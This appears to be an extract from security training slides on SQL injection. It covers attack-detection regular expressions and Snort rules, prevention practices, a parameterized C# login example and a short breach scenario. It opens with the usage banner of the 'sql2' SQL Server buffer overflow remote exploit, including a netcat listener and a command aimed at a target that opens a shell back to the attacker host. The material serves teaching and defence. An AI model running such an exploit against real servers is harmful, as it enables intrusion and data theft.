The screenshot shows a Windows command prompt window titled 'C:\WINDOWS\System32\cmd.exe'. The window displays the source code for the SQL2 exploit tool. The code is a modified version of "Advanced Windows Shellcode" by David Litchfield, available at <http://www.ngssoftware.com>. It includes a usage section for 'sql2 Target [<NCHost> <NCPort> <SQLSP>]' and examples for connecting to MSSQL SP 0 and SP 1 or 2.

```
C:\Documents and Settings\Owner\Desktop\Exploits\Exploits_1\Exploits>sql2
=====
SQL Server UDP Buffer Overflow Remote Exploit

Modified from "Advanced Windows Shellcode"
Code by David Litchfield, david@ngssoftware.com
Modified by lion, fix a bug.
Welcome to HUC Website http://www.cnhonker.com

Usage:
    sql2 Target [<NCHost> <NCPort> <SQLSP>]

Exemple:
Target is MSSQL SP 0:
    C:>nc -l -p 53
    C:>sql2 db.target.com 202.202.202.202 53 0
Target is MSSQL SP 1 or 2:
    C:>sql2 db.target.com 202.202.202.202
```

SQL Injection Countermeasures

○ Selection of Regular Expressions

- Regular expressions for detection of SQL meta characters are:
 - `/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`
- In the above example, the regular expression would be added to the snort rule as follows:
 - `alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection - Paranoid"; flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099; rev:5;) </TD< tr>`
- Since “#” is not an HTML meta character, it will not be encoded by the browser

SQL Injection Countermeasures (cont'd)

- The modified regular expressions for detection of SQL meta characters are:
 - `/(((\%3D) | (=))[^\n]*((\%27) | (\') | (\-\-)| (\%3B) | (;))/i`
- The regular expressions for a typical SQL injection attack are:
 - `/\w*((\%27) | (\')|(\%6F)|o|(\%4F))|((\%72)|r|(\%52))/ix`

`\w*` –zero or more alphanumeric or underscore characters
`(\%27) | \'` –the ubiquitous single-quote or its hex equivalent
`(\%6F) | o | (\%4F))|((\%72) | r | (\%52)` –the word “or” with various combinations of its upper and lower case hex equivalents

SQL Injection Countermeasures (cont'd)

- The regular expressions for detecting an SQL injection attack using UNION as a keyword:
 - `/(((\%27)|(\'))union/ix`
(\%27)|(\') - the single quote and its hex equivalent
union - the keyword union
 - The above expression can be used for **SELECT**, **INSERT**, **UPDATE**, **DELETE**, and **DROP** keywords
- The Regular expressions for detecting SQL injection attacks on a MS SQL server:
 - `/exec(\s|\\+)+(s|x)p\\w+/ix`
exec -the keyword required to run the stored or extended procedure
(\s|\\+)+ -one or more white spaces, or their HTTP encoded equivalents
(s|x)p -the letters “sp” or “xp” to identify stored or extended procedures, respectively
\\w+ -one or more alphanumeric or underscore characters to complete the name of the procedure

Preventing SQL Injection Attacks

- Minimize the privileges of database connections
- Disable verbose error messages
- Protect the system account “sa”
- Audit source codes
 - Escape single quotes
 - Input validation
 - Reject known bad input
 - Input bound checking



Preventing SQL Injection Attacks (cont'd)

- **Never trust user input**
 - Validate all textbox entries using validation controls, regular expressions, code, and so on
- **Never use dynamic SQL**
 - Use parameterized SQL or stored procedures
- **Never connect to a database using an admin-level account**
 - Use a limited access account to connect to the database
- **Do not store secrets in plain text**
 - Encrypt or hash passwords and other sensitive data; you should also encrypt connection strings
- **Exceptions should divulge minimal information**
 - Do not reveal too much information in error messages; use custom Errors to display minimal information in the event of an unhandled error; set debug to false


GoodLogin.aspx.cs

```
private void cmdLogin_Click(object sender, System.EventArgs e) {
    string strCnx = ConfigurationSettings.AppSettings["cnxNWindBad"];
    using (SqlConnection cnx = new SqlConnection(strCnx))
    {
        SqlParameter prm;
        cnx.Open();
        string strQry =
            "SELECT Count(*) FROM Users WHERE UserName=@username " +
            "AND Password=@password";
        int intRecs;
        SqlCommand cmd = new SqlCommand(strQry, cnx);
        cmd.CommandType= CommandType.Text;
        prm = new SqlParameter("@username",SqlDbType.VarChar,50);
        prm.Direction=ParameterDirection.Input;
        prm.Value = txtUser.Text;
        cmd.Parameters.Add(prm);
        prm = new SqlParameter("@password",SqlDbType.VarChar,50);
        prm.Direction=ParameterDirection.Input;
        prm.Value = txtPassword.Text;
        cmd.Parameters.Add(prm);
        intRecs = (int) cmd.ExecuteScalar();
        if (intRecs>0) {
            FormsAuthentication.RedirectFromLoginPage(txtUser.Text, false);
        }
        else {
            lblMsg.Text = "Login attempt failed.";
        }
    }
}
```




SQL Injection Blocking Tool: SQLBlock

- SQLBlock is an ODBC/JDBC driver with a patent pending SQL injection prevention feature
- It works as an ordinary ODBC/JDBC data source, and it monitors every SQL statement being executed
- If the client application tries to execute any un-allowed SQL statements, SQLBlock will block the execution and will send an alert to the administrator
- <http://www.sqlblock.com>



Acunetix Web Vulnerability Scanner

- Acunetix Web scanner can detect and report any SQL Injection vulnerabilities
- Other features include:
 - **Cross site scripting / XSS vulnerabilities**
 - **Google hacking vulnerabilities**
 - <http://www.acunetix.com>



What Happened Next?

Susan searched the Internet for security vulnerabilities of a portal. By chance, she got an online forum listing SQL vulnerabilities of e-shopping4u.com. A SQL programmer herself, she crafted an SQL statement and inserted that in place of user name in their registration form. And to her surprise she was able to bypass all input validations.

She can now access databases of e-shopping4u.com and play with thousands of their customers' records consisting of credit card and other personal information. Losses to e-shopping4u.com could be devastating.

Summary

- SQL injection is an attack methodology that targets the data residing in a database
- It attempts to modify the parameters of a web-based application in order to alter the SQL statements that are parsed, in order to retrieve data from the database
- Database footprinting is the process of mapping the tables on the database, and is a crucial tool in the hands of an attacker
- Exploits occur due to coding errors as well as inadequate validation checks
- Prevention involves enforcing better coding practices and database administration procedures

Copyright 2003 by Randy Glasbergen.
www.glasbergen.com



**"Memo: Foul language or verbal abuse of any kind is
absolutely forbidden and will result in immediate dismissal
...unless it's directed at a computer."**

Copyright 2004 by Randy Glasbergen.
www.glasbergen.com



**"This software will help you manage stress
as long as you don't try to install it."**

© 2000 Randy Glasbergen.
www.glasbergen.com



**"We rarely back up our data. We'd rather not
keep a permanent record of everything
that goes wrong around here!"**